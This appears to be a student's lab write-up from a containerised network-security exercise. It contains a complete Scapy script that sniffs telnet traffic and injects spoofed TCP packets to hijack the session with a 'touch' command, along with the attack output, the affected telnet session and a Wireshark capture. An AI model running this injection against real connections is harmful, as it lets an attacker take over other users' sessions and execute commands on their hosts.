
My code auto2.py for auto session hijack:

```
!/usr/bin/env python3
from scapy.all import *
INTERFACE = "br-700c4c8132fb" #docker bridge
servport = None
def seshijack(pkt):
    global servport
    if IP not in pkt or TCP not in pkt:          #ignore non-ip/tcp packets
        return
    ip = pkt[IP]
    tcp = pkt[TCP]
    if servport is None:
        servport = tcp.sport                                    # learns server port from sniff packet sport
        return
    if tcp.dport == servport and tcp.payload:    # acts on client-server packets
        spoofip = IP(src=ip.src, dst=ip.dst)   #make spoof packet from sniffed values
        spooftcp = TCP(
            sport=tcp.sport,
            dport=tcp.dport,
            flags="PA",
            seq=tcp.seq,
            ack=tcp.ack
        )
        data = "\ntouch imsorry.txt\n"
        send(spoofip/spooftcp/data, verbose=0)
        print("hijack")
sniff(
    iface=INTERFACE,           #we set earlier
    filter="tcp port 23",         #sniff filter
    prn=seshijack,        #calls function
    store=False                         #prevents memory storage for efficiency
)
```



Attack container sending attack

```
hijack
hijack
hijack
hijack
hijack
hijack
hijack
hijack
hijack
hijack
hijack
hijack
hijack
^Croot@VM:/# 
```

Shows the session being broken with file

```
[02/21/26]seed@VM:~$ cd L
bash: cd: L: No such file or directory
[02/21/26]seed@VM:~$ docksh abb
root@abb007213384:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
9a117d64de09 login: stouch imsorry.txt
```

tcp.port ==23

```
No.   Time              Source     Destination  Protocol  Length Info
17725 2026-02-21 16:4… 10.9.0.7   10.9.0.5     TCP        78 [TCP Dup ACK 2878#7419] 60916 → 23 [ACK] Seq=1327275607 Ack=1…
17726 2026-02-21 16:4… 10.9.0.5   10.9.0.7     TELNET     73 [TCP Spurious Retransmission] Telnet Data ...
17727 2026-02-21 16:4… 10.9.0.7   10.9.0.5     TCP        78 [TCP Dup ACK 2878#7420] 60916 → 23 [ACK] Seq=1327275607 Ack=1…
17728 2026-02-21 16:4… 10.9.0.5   10.9.0.7     TELNET     73 [TCP Spurious Retransmission] Telnet Data ...
17729 2026-02-21 16:4… 10.9.0.7   10.9.0.5     TCP        78 [TCP Dup ACK 2878#7421] 60916 → 23 [ACK] Seq=1327275607 Ack=1…
17730 2026-02-21 16:4… 10.9.0.5   10.9.0.7     TELNET     73 [TCP Spurious Retransmission] Telnet Data ...
17731 2026-02-21 16:4… 10.9.0.7   10.9.0.5     TCP        78 [TCP Dup ACK 2878#7422] 60916 → 23 [ACK] Seq=1327275607 Ack=1…

› Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface br-700c4c8132fb, id 0
› Ethernet II, Src: 02:42:0a:09:00:07 (02:42:0a:09:00:07), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
› Address Resolution Protocol (request)

0000  ff ff ff ff ff ff 02 42  0a 09 00 07 08 06 00 01   ·······B ········
0010  08 00 06 04 00 01 02 42  0a 09 00 07 0a 09 00 07   ·······B ········
```

← Here we have the flow of retransmission messages constantly